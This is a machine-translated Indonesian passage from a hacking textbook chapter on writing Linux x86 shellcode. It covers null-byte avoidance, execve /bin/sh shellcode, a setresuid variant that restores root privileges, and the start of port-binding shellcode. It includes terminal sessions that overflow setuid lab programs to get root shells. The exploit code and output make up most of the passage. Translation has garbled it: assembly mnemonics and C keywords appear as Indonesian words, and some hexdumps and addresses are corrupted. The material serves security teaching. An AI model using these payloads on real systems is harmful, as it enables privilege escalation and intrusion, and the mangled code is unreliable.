db "Halo, dunia!", 0x0a, 0x0d	; dengan baris baru dan byte carriage return.
-------------------------------	---

---

Setelah merakit shellcode ini, hexdump dan grep digunakan untuk memeriksanya dengan cepat untuk byte nol.

```
reader@hacking :~/booksrc $ nasm helloworld3.s reader@hacking :~/booksrc $  
hexdump -C helloworld3 | grep --color=auto 00 00000000  
eb 13 59 31 c0 b0 04 31 b0 db 43 31 d2 b2 0f cd 80 ff |..Y1...1.C1.....|  
00000010 01 4b cd 80 e8 e8 ff 20 77 ff 48 65 6c 6c 6f 2c 0d |..K.....Halo,|  
00000020 6f 72 6c 64 21 0a | dunia!..|  
00000029  
reader@hacking :~/booksrc $
```

Sekarang shellcode ini dapat digunakan, karena tidak mengandung byte nol. Ketika digunakan dengan exploit, program notesearch dipaksa untuk menyapa dunia seperti seorang pemula.

```
reader@hacking :~/booksrc $ export SHELLCODE=$(cat helloworld3)  
reader@hacking :~/booksrc $ ./getenvaddr SHELLCODE ./notesearch  
SHELLCODE akan berada di 0xbffff9bc  
reader@hacking :~/booksrc $ ./notesearch $(perl -e 'print "\x{bc}\x{f9}\x{ff}\x{bf}"x40') [DEBUG]  
menemukan catatan 33 byte untuk id pengguna 999  
----- [ akhir catatan data ]-----  
Halo, dunia!  
reader@hacking :~/booksrc $
```

## 0x530 Shell-Spawning Shellcode

Sekarang setelah Anda mempelajari cara melakukan panggilan sistem dan menghindari byte nol, semua jenis kode shell dapat dibuat. Untuk menelurkan shell, kita hanya perlu melakukan panggilan sistem untuk menjalankan program shell /bin/sh. Panggilan sistem nomor 11, eksekutif(), mirip dengan Cmenjalankan()fungsi yang kita gunakan dalam bab-bab sebelumnya.

---

EXECVE(2)	Panduan Pemrogram Linux	EXECVE(2)
-----------	-------------------------	-----------

### NAMA

execve - menjalankan program

### RINGKASAN

```
# sertakan <unistd.h>
```

```
int execve(const char *nama file, char *const argv[],  
          char *const envp[]);
```

### KETERANGAN

execve() mengeksekusi program yang ditunjuk oleh nama file. Nama file harus berupa biner yang dapat dieksekusi, atau skrip yang dimulai dengan baris berbentuk "#! interpreter [arg]". Dalam kasus terakhir, interpreter harus merupakan nama path yang valid untuk executable yang bukan merupakan skrip itu sendiri, yang akan dipanggil sebagai nama file interpreter [arg].

argv adalah array string argumen yang diteruskan ke program baru. envp adalah larik string, secara konvensional dalam bentuk key=value, yaitu

---

diteruskan sebagai lingkungan ke program baru. Baik argv dan envp harus diakhiri dengan pointer nol. Vektor argumen dan lingkungan dapat diakses oleh fungsi utama program yang dipanggil, ketika didefinisikan sebagai int main(int argc, char \*argv[], char \*envp[]).

---

Argumen pertama dari nama file harus berupa pointer ke string "/bin/sh", karena inilah yang ingin kami laksanakan. Array lingkungan argumen ketiga—bisa kosong, tetapi masih perlu diakhiri dengan pointer null 32-bit. Array argumen—argumen kedua—harus dibatalkan juga; itu juga harus berisi penunjuk string (karena argumen ke-nol adalah nama program yang sedang berjalan). Selesai di C, program yang membuat panggilan ini akan terlihat seperti ini:

#### **exec\_shell.c**

---

```
# sertakan <unistd.h>

int utama() {
    char namafile[] = "/bin/sh\x00";
    char **argv, **envp; // Array yang berisi pointer char

    argv[0] = nama file; // Satu-satunya argumen adalah nama
    file. argv[1] = 0; // Null mengakhiri array argumen.

    envp[0] = 0; // Null mengakhiri array lingkungan.

    execve(nama file, argv, envp);
}
```

---

Untuk melakukan ini dalam perakitan, array argumen dan lingkungan perlu dibangun di memori. Selain itu, "/tong sampah" string perlu diakhiri dengan byte nol. Ini harus dibangun dalam memori juga. Berurusan dengan memori dalam perakitan mirip dengan menggunakan pointer di Cleainstruksi, yang namanya singkatan dari *memuat alamat efektif*, bekerja sepihala *alamat-darioperator* di C

Petunjuk	Keterangan
lea <tujuan>, <sumber>	Muat alamat efektif operan sumber ke operan tujuan.

---

Dengan sintaks perakitan Intel, operan dapat direferensikan sebagai pointer jika dikelilingi oleh tanda kurung siku. Misalnya, instruksi berikut dalam perakitan akan memperlakukan EBX+12 sebagai pointer dan menuliskan pakke mana itu menunjuk.

---

89 43 0C	mov [ebx+12],eax
----------	------------------

---

Shellcode berikut menggunakan instruksi baru ini untuk membangun eksekutif() argumen dalam memori. Larik lingkungan diciutkan ke akhir larik argumen, sehingga mereka berbagi terminator nol 32-bit yang sama.

## exec\_shell.s

---

BIT 32

```
        jmp pendek dua      ; Langsung ke bawah untuk trik panggilan.  
satu:  
; int execve(const char *nama file, char *const argv [], char *const envp[])  
    pop ebx             ; Ebx memiliki addr dari string. ;  
    xor eax, eax       ; Masukkan 0 ke dalam eax.  
    mov [ebx+7], al     ; Null mengakhiri /bin/sh string. ; Letakkan  
    mov [ebx+8], ebx     addr dari ebx di mana AAAA berada.  
    mov [ebx+12], eax   ; Letakkan terminator nol 32-bit di mana BBBB berada. lea  
    ecx, [ebx+8] ; Muat alamat [ebx+8] ke ecx for argv ptr. lea edx, [ebx+12] ; Edx  
= ebx + 12, yang merupakan envp ptr. pindah, 11  
                                ; Panggilan #11  
int 0x80                      ; Lakukan.  
  
dua:  
panggil satu          ; Gunakan panggilan untuk mendapatkan alamat string.  
db '/bin/shAAAAABBBB'   ; Byte XAAAABBBB tidak diperlukan.
```

---

Setelah mengakhiri string dan membangun array, shellcode menggunakan **lea** instruksi (ditampilkan dalam huruf tebal di atas) untuk menempatkan pointer ke array argumen ke dalam register ECX. Memuat alamat efektif dari register kurung yang ditambahkan ke nilai adalah cara yang efisien untuk menambahkan nilai ke register dan menyimpan hasilnya di register lain. Dalam contoh di atas, tanda kurung mendereferensikan EBX+8 sebagai argumen untuk **lea**, yang memuat alamat itu ke EDX. Memuat alamat pointer dereferenced menghasilkan pointer asli, jadi instruksi ini menempatkan EBX+8 ke EDX. Biasanya, ini akan membutuhkan keduanya pindahan dan menambahkan petunjuk. Saat dirakit, shellcode ini tidak memiliki byte nol. Ini akan menelurkan shell saat digunakan dalam exploit.

---

```
reader@hacking :~/booksrc $ nasm exec_shell.s  
reader@hacking :~/booksrc $ wc -c exec_shell 36  
exec_shell  
reader@hacking :~/booksrc $ hexdump -C exec_shell  
00000000  eb 16 5b 31 c0 88 43 07 08  89 5b 08 89 43 0c 8d 4b e8  |..[1..C..[..C..K|  
00000010  8d 53 0c b0 0b cd 80 6e 2f  e5 ff ff ff 2f 62 69          |..S......./bi|  
00000020  73 68                                         |n/sh|  
00000024  
reader@hacking :~/booksrc $ export SHELLCODE=$(cat exec_shell)  
reader@hacking :~/booksrc $ ./getenvaddr SHELLCODE ./notesearch  
SHELLCODE akan berada di 0xbffff9c0  
reader@hacking :~/booksrc $ ./notesearch $(perl -e 'print "\xfc0\xf9\xff\xbf\x40"') [DEBUG]  
menemukan catatan 34 byte untuk id pengguna 999  
[DEBUG] menemukan catatan 41 byte untuk id pengguna 999  
[DEBUG] menemukan catatan 5 byte untuk id pengguna 999  
[DEBUG] menemukan catatan 35 byte untuk id pengguna 999  
[DEBUG] menemukan catatan 9 byte untuk id pengguna 999  
[DEBUG] menemukan catatan 33 byte untuk id pengguna 999  
----- [ akhir catatan data ]-----
```

```
sh-3.2# whoami  
akar  
sh-3.2#
```

---

Shellcode ini, bagaimanapun, dapat dipersingkat menjadi kurang dari 45 byte saat ini. Karena shellcode perlu disuntikkan ke dalam memori program di suatu tempat, shellcode yang lebih kecil dapat digunakan dalam situasi eksloitasi yang lebih ketat dengan buffer yang dapat digunakan lebih kecil. Semakin kecil shellcode, semakin banyak situasi yang dapat digunakan. Jelas, XAAAABBBB bantuan visual dapat dipangkas dari ujung string, yang membawa shellcode ke 36 byte.

```
reader@hacking :~/booksrc/shellcodes $ hexdump -C exec_shell  
00000000  eb 16 5b 31 c0 88 43 07 08  89 5b 08 89 43 0c 8d 4b e8  ..[1..C..[..C..K|  
00000010  8d 53 0c b0 0b cd 80 6e 2f  e5 ff ff 2f 62 69  |..S......./bi|  
00000020  73 68                                         |n/sh|  
00000024  
reader@hacking :~/booksrc/shellcodes $ wc -c exec_shell 36  
exec_shell  
reader@hacking :~/booksrc/shellcodes $
```

---

Shellcode ini dapat diperkecil lebih jauh dengan mendesain ulang dan menggunakan register secara lebih efisien. Register ESP adalah penunjuk tumpukan, menunjuk ke bagian atas tumpukan. Ketika sebuah nilai didorong ke tumpukan, ESP dipindahkan ke memori (dengan mengurangi 4) dan nilai ditempatkan di bagian atas tumpukan. Ketika sebuah nilai muncul dari tumpukan, penunjuk di ESP dipindahkan ke bawah di memori (dengan menambahkan 4).

Shellcode berikut menggunakan instruksi untuk membangun struktur yang diperlukan dalam memori untuk eksekutif() panggilan sistem.

### **tiny\_shell.s**

---

#### **BIT 32**

```
; execve(const char *nama file, char *const argv [], char *const envp [])  
xor eax, eax          ; Nol keluar eax.  
mendorong kapak       ; Dorong beberapa null untuk penghentian  
tekan 0x68732f2f      ; string. ; Dorong "//sh" ke tumpukan.  
tekan 0x6e69622f      ; Dorong "/ bin" ke tumpukan.  
mov ebx, esp          ; Masukkan alamat "/bin/sh" ke dalam ebx, melalui esp. ;  
mendorong kapak       ; Dorong terminator nol 32-bit untuk ditumpuk.  
mov edx, esp          ; Ini adalah array kosong untuk envp.  
tekan ebx             ; Dorong string addr untuk menumpuk di atas terminator  
mov ecx, esp          ; nol. ; Ini adalah array argv dengan string ptr.  
pindah, 11             ; Panggilan #11.  
int 0x80               ; Lakukan.
```

---

Shellcode ini membuat string yang diakhiri null "/tempat sampah // sh" di tumpukan, lalu menyalin ESP untuk penunjuk. Garis miring terbalik ekstra tidak masalah dan secara efektif diabaikan. Metode yang sama digunakan untuk membangun array untuk argumen yang tersisa. Shellcode yang dihasilkan masih memunculkan shell tetapi hanya 25 byte, dibandingkan dengan 36 byte menggunakan jmpr metode panggilan.

---

```
reader@hacking :~/booksrc $ nasm tiny_shell.s
reader@hacking :~/booksrc $ wc -c tiny_shell 25
tiny_shell
reader@hacking :~/booksrc $ hexdump -C tiny_shell
00000000  31 c0 50 68 2f 2f 73 68 89  68 2f 62 69 6e 89 e3 50 80  |1.Ph//shh/bin..P|
00000010  e2 53 89 e1 b0 0b cd          |..S.....|
00000019
reader@hacking :~/booksrc $ export SHELLCODE=$(cat tiny_shell)
reader@hacking :~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE akan berada di 0xbffff9cb
reader@hacking :~/booksrc $ ./notesearch $(perl -e 'print "\xcb\xf9\xff\xbf\x40"') [DEBUG]
menemukan catatan 34 byte untuk id pengguna 999
[DEBUG] menemukan catatan 41 byte untuk id pengguna 999
[DEBUG] menemukan catatan 5 byte untuk id pengguna 999
[DEBUG] menemukan catatan 35 byte untuk id pengguna 999
[DEBUG] menemukan catatan 9 byte untuk id pengguna 999
[DEBUG] ] menemukan catatan 33 byte untuk id pengguna 999
----- [ akhir catatan data ]-----
sh-3.2#
```

---

### **0x531 Masalah Hak Istimewa**

Untuk membantu mengurangi eskalasi hak istimewa yang merajalela, beberapa proses istimewa akan menurunkan hak istimewa efektifnya saat melakukan hal-hal yang tidak memerlukan akses semacam itu. Hal ini dapat dilakukan dengan seteuid() fungsi, yang akan mengatur ID pengguna yang efektif. Dengan mengubah ID pengguna yang efektif, hak istimewa proses dapat diubah. Halaman manual untuk seteuid() fungsi ditunjukkan di bawah ini.

---

SETEGID(2)	Panduan Pemrogram Linux	SETEGID(2)
------------	-------------------------	------------

#### **NAMA**

seteuid, setegid - setel ID pengguna atau grup yang efektif

#### **RINGKASAN**

```
# sertakan <sys/types.h>
# sertakan <unistd.h>
```

```
int seteuid(uid_t euid); int
setegid(gid_t egid);
```

#### **KETERANGAN**

seteuid() menetapkan ID pengguna efektif dari proses saat ini. Proses pengguna yang tidak memiliki hak hanya dapat menetapkan ID pengguna efektif ke ID ke ID pengguna sebenarnya, ID pengguna efektif, atau ID pengguna-set yang disimpan. Persis yang sama berlaku untuk setegid() dengan "grup" alih-alih "pengguna".

#### **NILAI KEMBALI**

Pada keberhasilan, nol dikembalikan. Pada kesalahan, -1 dikembalikan, dan errno diatur dengan tepat.

---

Fungsi ini digunakan oleh kode berikut untuk menjatuhkan hak istimewa kepada pengguna "permainan" sebelum yang rentan strcpy() panggilan.

## drop\_privs.c

---

```
# sertakan <unistd.h>
void lowered_privilege_function(char yang tidak ditandatangani *ptr) {
    penyangga karakter[50];
    seteuid(5); // Jatuhkan hak istimewa ke pengguna game.
    strcpy(penyangga, ptr);
}
int main(int argc, char *argv[]) {
    jika (argc > 0)
        menurunkan_privilege_function(argv[1]);
}
```

---

Meskipun program yang dikompilasi ini adalah root setuid, hak istimewa dijatuahkan ke pengguna game sebelum shellcode dapat dijalankan. Ini hanya memunculkan shell untuk pengguna game, tanpa akses root.

```
reader@hacking :~/booksrc $ gcc -o drop_privs drop_privs.c reader@hacking :~/booksrc $ sudo
chown root ./drop_privs; sudo chmod u+s ./drop_privs reader@hacking :~/booksrc $ export
SHELLCODE=$(cat tiny_shell)
reader@hacking :~/booksrc $ ./getenvaddr SHELLCODE ./drop_privs
SHELLCODE akan berada di 0xbffff9cb
reader@hacking :~/booksrc $ ./drop_privs $(perl -e 'print "\xcb\xf9\xff\xbf\x40"') sh-3.2$
whoami
permainan
sh-3.2$ id
uid=999(pembaca) gid=999(pembaca) euid=5(permainan)
grup=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip), 44(video),46(plugdev),104(scanner),112(netdev),113(lpadmin),115(powerdev),117(admin),999(reader)
sh-3.2$
```

---

Untungnya, hak istimewa dapat dengan mudah dipulihkan di awal kode shell kami dengan panggilan sistem untuk mengatur hak istimewa kembali ke root. Cara paling lengkap untuk melakukannya adalah dengan `setresuid()` panggilan sistem, yang menetapkan ID pengguna yang nyata, efektif, dan disimpan. Nomor panggilan sistem dan halaman manual ditunjukkan di bawah ini.

---

```
reader@hacking :~/booksrc $ grep -i setresuid /usr/include/asm-i386/unistd.h
```

```
# tentukan __NR_setresuid          164
```

```
# define __NR_setresuid32 reader@hacking :~/
```

```
booksrc $ man 2 setresuid
```

```
SETRESUID(2)
```

Panduan Pemrogram Linux

```
SETRESUID(2)
```

## NAMA

setresuid, setresgid - setel ID pengguna atau grup yang nyata, efektif, dan tersimpan

## RINGKASAN

```
# tentukan __GNU_SOURCE
# sertakan <unistd.h>
```

```
int setresuid(uid_t ruid, uid_t euid, uid_t suid); int  
setresgid(gid_t gid, gid_t egid, gid_t sgid);
```

#### KETERANGAN

setresuid() menyetel ID pengguna sebenarnya, ID pengguna efektif, dan set-user-ID yang disimpan dari proses saat ini.

---

Shellcode berikut membuat panggilan kesetresuid() sebelum menelurkan shell untuk mengembalikan hak akses root.

#### **priv\_shell.s**

---

##### BIT 32

```
; setresuid(uid_t ruid, uid_t euid, uid_t suid);  
xor eax, eax      ; Nol keluar eax.  
xor ebx, ebx      ; Nol keluar ebx.  
xor ecx, ecx      ; Nol keluar ecx.  
xor edx, edx      ; Nol keluar edx.  
bergerak, 0xa4    ; 164 (0xa4) untuk syscall #164  
int 0x80          ; setresuid(0, 0, 0) Kembalikan semua privs root.  
  
; execve(const char *nama file, char *const argv [], char *const envp[])  
xor eax, eax      ; Pastikan eax di-nolkan lagi. ;  
pindah, 11        ; panggilan #11  
dorong ecx        ; Dorong beberapa nol untuk penghentian  
tekan 0x68732f2f  ; string. ; dorong "//sh" ke tumpukan.  
tekan 0x6e69622f  ; dorong "/ bin" ke tumpukan.  
mov ebx, esp      ; Masukkan alamat "/bin/sh" ke dalam ebx via esp. ;  
dorong ecx        ; Dorong terminator nol 32-bit untuk ditumpuk.  
mov edx, esp      ; Ini adalah array kosong untuk envp.  
tekan ebx        ; Dorong string addr untuk menumpuk di atas terminator  
mov ecx, esp      ; nol. ; Ini adalah array argv dengan string ptr.  
int 0x80          ; execve("//bin//sh", ["/bin//sh"], [NULL])
```

---

Dengan cara ini, bahkan jika sebuah program berjalan di bawah hak istimewa yang lebih rendah saat dieksplloitasi, kode shell dapat memulihkan hak istimewa. Efek ini ditunjukkan di bawah ini dengan mengeksplloitasi program yang sama dengan hak istimewa yang dijatuhkan.

---

```
reader@hacking :~/booksrc $ nasm priv_shell.s reader@hacking :~/booksrc  
$ export SHELLCODE=$(cat priv_shell) reader@hacking :~/booksrc $ ./  
getenvaddr SHELLCODE ./drop_privs SHELLCODE akan berada di 0xbffff9bf
```

```
reader@hacking :~/booksrc $ ./drop_privs $(perl -e 'print "\xbfl\xf9\xff\xbf"\x40') sh-3.2#  
whoami  
akar  
sh-3.2# id  
uid=0(root) gid=999(pembaca) grup=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46  
(plugdev),104(scan ner),112(netdev),113(ipadmin),115(powerdev),117(admin),999(reader)
```

---

```
sh-3.2#
```

### **0x532 Dan Masih Lebih Kecil**

Beberapa byte lagi masih dapat dikurangi dari shellcode ini. Ada satu byte *x86* instruksi disebut **cdq**, yang berarti *konversi doubleword ke quadword*. Alih-alih menggunakan operan, instruksi ini selalu mendapatkan sumbernya dari register EAX dan menyimpan hasilnya antara register EDX dan EAX. Karena register adalah doubleword 32-bit, dibutuhkan dua register untuk menyimpan quadword 64-bit. Konversi hanyalah masalah memperluas bit tanda dari bilangan bulat 32-bit ke bilangan bulat 64-bit. Secara operasional, ini berarti jika bit tanda EAX adalah 0, itu **cdq** instruksi akan nol register EDX. Menggunakan xorke nol register EDX membutuhkan dua byte; jadi, jika EAX sudah di-nolkan, menggunakan **cdq** instruksi ke nol EDX akan menghemat satu byte

---

<b>31 H2</b>	xor edx,edx
--------------	-------------

---

dibandingkan dengan

---

<b>99</b>	cdq
-----------	-----

---

Byte lain dapat disimpan dengan penggunaan stack yang cerdas. Karena tumpukan disejajarkan 32-bit, nilai byte tunggal yang didorong ke tumpukan akan disejajarkan sebagai kata ganda. Ketika nilai ini muncul, itu akan diperpanjang tandanya, mengisi seluruh register. Instruksi yang mendorong satu byte dan memasukkannya kembali ke dalam register membutuhkan tiga byte, saat menggunakan xorke nol register dan memindahkan satu byte membutuhkan empat byte

---

<b>31 C0</b>	xor eax, eax
<b>B0 0B</b>	bergerak,0xb

---

dibandingkan dengan

---

<b>6A 0B</b>	tekan byte +0xb
<b>58</b>	pop eax

---

Trik ini (ditampilkan dalam huruf tebal) digunakan dalam daftar kode shell berikut. Ini dirakit menjadi shellcode yang sama seperti yang digunakan dalam bab-bab sebelumnya.

### **shellcode.s**

---

BIT 32
--------

---

```
; setresuid(uid_t ruid, uid_t euid, uid_t suid);
xor eax, eax      ; Nol keluar eax.
xor ebx, ebx      ; Nol keluar ebx.
xor ecx, ecx      ; Nol keluar ecx.
cdq              ; Zero out edx menggunakan bit tanda dari eax.
mov BYTE al, 0xa4 ; syscall 164 (0xa4) int
0x80              ; setresuid(0, 0, 0)          Kembalikan semua privs root.

; execve(const char *nama file, char *const argv [], char *const envp[])
```

---

<b>tekan BYTE 11</b>	<b>; dorong 11 ke tumpukan.</b>
<b>pop eax</b>	<b>; masukkan dword 11 ke eax.</b>
dorong ecx	; Dorong beberapa nol untuk penghentian
tekan 0x68732f2f	string. ; dorong "//sh" ke tumpukan.
tekan 0x6e69622f	; dorong "/" bin" ke tumpukan.
mov ebx, esp	; Masukkan alamat "/bin/sh" ke dalam ebx via esp. ;
dorong ecx	Dorong terminator nol 32-bit untuk ditumpuk.
mov edx, esp	; Ini adalah array kosong untuk envp.
tekan ebx	; Dorong string addr untuk menumpuk di atas terminator
mov ecx, esp	nol. ; Ini adalah array argv dengan string ptr.
int 0x80	; execve("/bin/sh", ["/bin//sh", NULL], [NULL])

---

Sintaks untuk mendorong satu byte membutuhkan ukuran yang akan dideklarasikan. Ukuran yang valid adalah **BYTE** untuk satu byte, **KATA** untuk dua byte, dan **KATA** untuk empat byte. Ukuran ini dapat diimplikasikan dari lebar register, jadi pindah ke register AL menyiratkan **BYTE** ukuran. Meskipun tidak perlu menggunakan ukuran dalam semua situasi, tidak ada salahnya dan dapat membantu keterbacaan.

## Kode Shell Pengikat Port 0x540

Saat mengeksplorasi program jarak jauh, kode shell yang kami rancang sejauh ini tidak akan berfungsi. Shellcode yang disuntikkan perlu berkomunikasi melalui jaringan untuk mengirimkan prompt root interaktif. Shellcode yang mengikat port akan mengikat shell ke port jaringan tempat ia mendengarkan koneksi masuk. Pada bab sebelumnya, kita menggunakan jenis shellcode ini untuk mengeksplorasi server tinyweb. Kode C berikut mengikat ke port 31337 dan mendengarkan koneksi TCP.

### bind\_port.c

---

```
# sertakan <unistd.h>
# sertakan <string.h>
# sertakan <sys/socket.h>
# sertakan <netinet/in.h>
# sertakan <arpa/inet.h>

int utama(kosong) {
    int sockfd, baru_sockfd; // Dengarkan di sock_fd, koneksi baru di new_fd struct
    sockaddr_in host_addr, client_addr; // Informasi alamat saya socklen_t sin_size;

    int ya=1;

    sockfd = soket(PF_INET, SOCK_STREAM, 0);

    host_addr.sin_family = AF_INET;           // Urutan byte host
    host_addr.sin_port = htons(31337);        // Pendek, urutan byte jaringan
    host_addr.sin_addr.s_addr = INADDR_ANY;   // Secara otomatis mengisi dengan IP
    // saya. memset(&(host_addr.sin_zero), '\0', 8); // Nol sisa struct.

    bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

    dengarkan(sockfd, 4);
```

```
    sin_size = sizeof(struct sockaddr_in);
    new_sockfd = terima(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

---

Fungsi soket yang sudah dikenal ini semuanya dapat diakses dengan satu panggilan sistem Linux, yang dinamai dengan tepat panggilan soket(). Ini adalah syscall nomor 102, yang memiliki halaman manual yang agak samar.

---

```
reader@hacking :~/booksrc $ grep socketcall /usr/include/asm-i386/unistd.h
```

```
# tentukan _NR_socketcall 102
```

```
reader@hacking :~/booksrc $ man 2 socketcall
```

```
IPC(2) Panduan Pemrogram Linux
```

```
IPC(2)
```

## NAMA

socketcall - panggilan sistem soket

## RINGKASAN

```
int socketcall(int panggilan, unsigned long *args);
```

## KETERANGAN

socketcall() adalah titik masuk kernel umum untuk panggilan sistem soket. panggilan menentukan fungsi soket mana yang akan dipanggil. args menunjuk ke blok yang berisi argumen aktual, yang diteruskan ke panggilan yang sesuai.

Program pengguna harus memanggil fungsi yang sesuai dengan nama biasa mereka. Hanya pelaksana perpustakaan standar dan peretas kernel yang perlu tahu tentang socketcall().

---

Nomor panggilan yang mungkin untuk argumen pertama tercantum dalam file include/linux/net.h.

## Dari /usr/include/linux/net.h

---

```
# tentukan SYS_SOCKET 1 /* sys_socket(2) */  
# tentukan SYS_BIND 2 /* sys_bind(2) */  
# tentukan SYS_CONNECT 3 /* sys_connect(2) */  
# tentukan SYS_LISTEN 4 /* sys_listen(2) */  
# tentukan SYS_ACCEPT 5 /* sys_accept(2) */  
# tentukan SYS_GETSOCKNAME 6 /* sys_getsockname(2) */  
# tentukan SYS_GETPEERNAME 7 /* sys_getpeername(2) */  
# tentukan SYS_SOCKETPAIR 8 /* sys_socketpair(2) */  
# tentukan SYS_SEND 9 /* sys_send(2) */  
# tentukan SYS_RECV 10 /* sys_recv(2) */  
# tentukan SYS_SENDDTO 11 /* sys_sendto(2) */  
# tentukan SYS_RECVFROM 12 /* sys_recvfrom(2) */  
# tentukan SYS_SHUTDOWN 13 /* sys_shutdown(2) */  
# tentukan SYS_SETSOCKOPT 14 /* sys_setsockopt(2) */  
# tentukan SYS_GETSOCKOPT 15 /* sys_getsockopt(2) */  
# tentukan SYS_SENDMSG 16 /* sys_sendmsg(2) */  
# tentukan SYS_RECVMSG 17 /* sys_recvmsg(2) */
```

---

Jadi, untuk melakukan panggilan sistem soket menggunakan Linux, EAX selalu 102 untuk panggilan soket(), EBX berisi jenis panggilan soket, dan ECX adalah penunjuk ke argumen panggilan soket. Panggilannya cukup sederhana, tetapi beberapa di antaranya memerlukan sockaddr struktur, yang harus dibangun oleh shellcode. Men-debug kode C yang dikompilasi adalah cara paling langsung untuk melihat struktur ini di memori.

```
reader@hacking :~/booksrc $ gcc -g bind_port.c
reader@hacking :~/booksrc $ gdb -q ./a.out
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)
daftar 18
13      sockfd = socket(PF_INET, SOCK_STREAM, 0);
14
15      host_addr.sin_family = AF_INET;           // Urutan byte host
16      host_addr.sin_port = htons(31337);        // Pendek, urutan byte jaringan
17      host_addr.sin_addr.s_addr = INADDR_ANY; // Secara otomatis mengisi dengan IP
18      saya. memset(&(host_addr.sin_zero), '\0', 8); // Nol sisa struct.
19
20      bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));
21
22      dengarkan(sockfd, 4);
(gdb) istirahat 13
Breakpoint 1 pada 0x804849b: file bind_port.c, baris 13.
(gdb) break 20
Breakpoint 2 di 0x80484f5: file bind_port.c, baris 20. (gdb)
jalankan
Memulai program: /home/reader/booksrc/a.out
```

```
Breakpoint 1, main () di bind_port.c:13 13
        sockfd = socket(PF_INET, SOCK_STREAM, 0);
(gdb) x/5i $eip
0x804849b <utama+23>:    pindah    PTR DWORD [esp+8],0x0
0x80484a3 <main+31>:      pindah    PTR DWORD [esp+4],0x1
0x80484ab <main+39>:      pindah    PTR DWORD [esp],0x2
0x80484b2 <main+46>:      panggilan 0x8048394 <socket@plt>
0x80484b7 <utama+51>:      pindah    DWORD PTR [ebp-12],eax
(gdb)
```

Breakpoint pertama tepat sebelum panggilan soket terjadi, karena kita perlu memeriksa nilai dari `PF_INET` dan `SOCK_STREAM`. Ketiga argumen didorong ke tumpukan (tetapi dengan pindah instruksi) dalam urutan terbalik. Ini berarti `PF_INET` adalah 2 dan `SOCK_STREAM` adalah 1.

(gdb) lanjutan  
Melanjutkan.

```

$2 = 16
(gdb) x/16xb &host_addr
0xbffff780: 0x02 0x00 0x7a 0x69 0x00 0x00 0x00 0x00
0xbffff788: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
(gdb) p /x 27002
$3 = 0x697a
(gdb) p 0x7a69
$4 = 31337
(gdb)

```

---

Breakpoint berikutnya terjadi setelah sockaddr struktur diisi dengan nilai. Debugger cukup pintar untuk memecahkan kode elemen struktur ketika host\_addr dicetak, tapi sekarang Anda harus cukup pintar untuk menyadari port disimpan dalam urutan byte jaringan. Itu bisa keluar dari sinyal port elemen keduanya kata, diikuti oleh alamat sebagai WORD. Dalam hal ini, alamatnya adalah 0, yang berarti alamat apa pun dapat digunakan untuk mengikat. Delapan byte yang tersisa setelah itu hanyalah ruang ekstra dalam struktur. Delapan byte pertama dalam struktur (ditampilkan dalam huruf tebal) berisi semua informasi penting.

Instruksi perakitan berikut melakukan semua panggilan soket yang diperlukan untuk mengikat ke port 31337 dan menerima koneksi TCP. Itu menggunakan struktur dan array argumen masing-masing dibuat dengan mendorong nilai dalam urutan terbalik ke tumpukan dan kemudian menyalin ESP ke ECX. Delapan byte terakhir dari sockaddr struktur sebenarnya tidak didorong ke tumpukan, karena tidak digunakan. Apa pun delapan byte acak yang kebetulan berada di tumpukan akan menempati ruang ini, tidak apa-apa.

### bind\_port.s

---

BIT 32

```

; s = soket(2, 1, 0)
    tekan BYTE 0x66      ; socketcall adalah syscall #102 (0x66).
    pop eax
    cdq
    xor ebx, ebx          ; Nol edx untuk digunakan sebagai DWORD nol
    inc ebx               ; nanti. ; ebx adalah jenis socketcall.
    dorong edx            ; Bangun array arg: { protokol = 0, ;
    tekan BYTE 0x1          ;           (kebalikan)      SOCK_STREAM = 1,
    tekan BYTE 0x2          ;           ;           AF_INET = 2 }
    mov ecx, esp           ; ecx = ptr ke array argumen
    int 0x80               ; Setelah syscall, eax memiliki deskripsi file socket.

    mov esi, eax           ; simpan soket FD di esi untuk nanti

; mengikat(s, [2, 31337, 0], 16)
    tekan BYTE 0x66      ; socketcall (panggilan sys #102)
    pop eax
    inc ebx               ; ebx = 2 = SYS_BIND = mengikat();
    dorong edx            ; Bangun struktur sockaddr: INADDR_ANY = 0
    tekan KATA 0x697a     ;   ; (dalam urutan terbalik) PELABUHAN = 31337
    dorong KATA bx        ;   ;           AF_INET = 2
    mov ecx, esp           ; ecx = penunjuk struct server

```

```

tekan BYTE 16      ; argv: { sizeof(struktur server) = 16,
dorong ecx          penunjuk struktur server,
dorong esi          ; deskriptor file soket }
mov ecx, esp        ; ecx = array argumen; eax
int 0x80            = 0 untuk keberhasilan

; dengarkan, 0)
mov BYTE al, 0x66 ; socketcall (syscall #102)
termasuk ebx
inc ebx             ; ebx = 4 = SYS_LISTEN =
tekan ebx           mendengarkan(); argv: { simpanan = 4,
dorong esi          ; soket fd }
mov ecx, esp        ; ecx = array argumen
int 0x80

; c = menerima(s, 0, 0)
mov BYTE al, 0x66 ; socketcall (syscall #102)
termasuk ebx        ; ebx = 5 = SYS_ACCEPT = terima();
dorong edx          argv: { socklen = 0,
dorong edx          ; sockaddr ptr = NULL,
dorong esi          ; soket fd }
mov ecx, esp        ; ecx = array argumen; eax =
int 0x80            soket terhubung FD

```

---

Saat dirakit dan digunakan dalam exploit, shellcode ini akan mengikat ke port 31337 dan menunggu koneksi masuk, memblokir pada panggilan terima. Ketika sambungan diterima, deskriptor berkas soket baru dimasukkan ke dalam EAX di akhir kode ini. Ini tidak akan berguna sampai digabungkan dengan kode pemijahan shell yang dijelaskan sebelumnya. Untungnya, deskriptor file standar membuat perpaduan ini sangat sederhana.

### **0x541 Menggandakan Deskriptor File Standar**

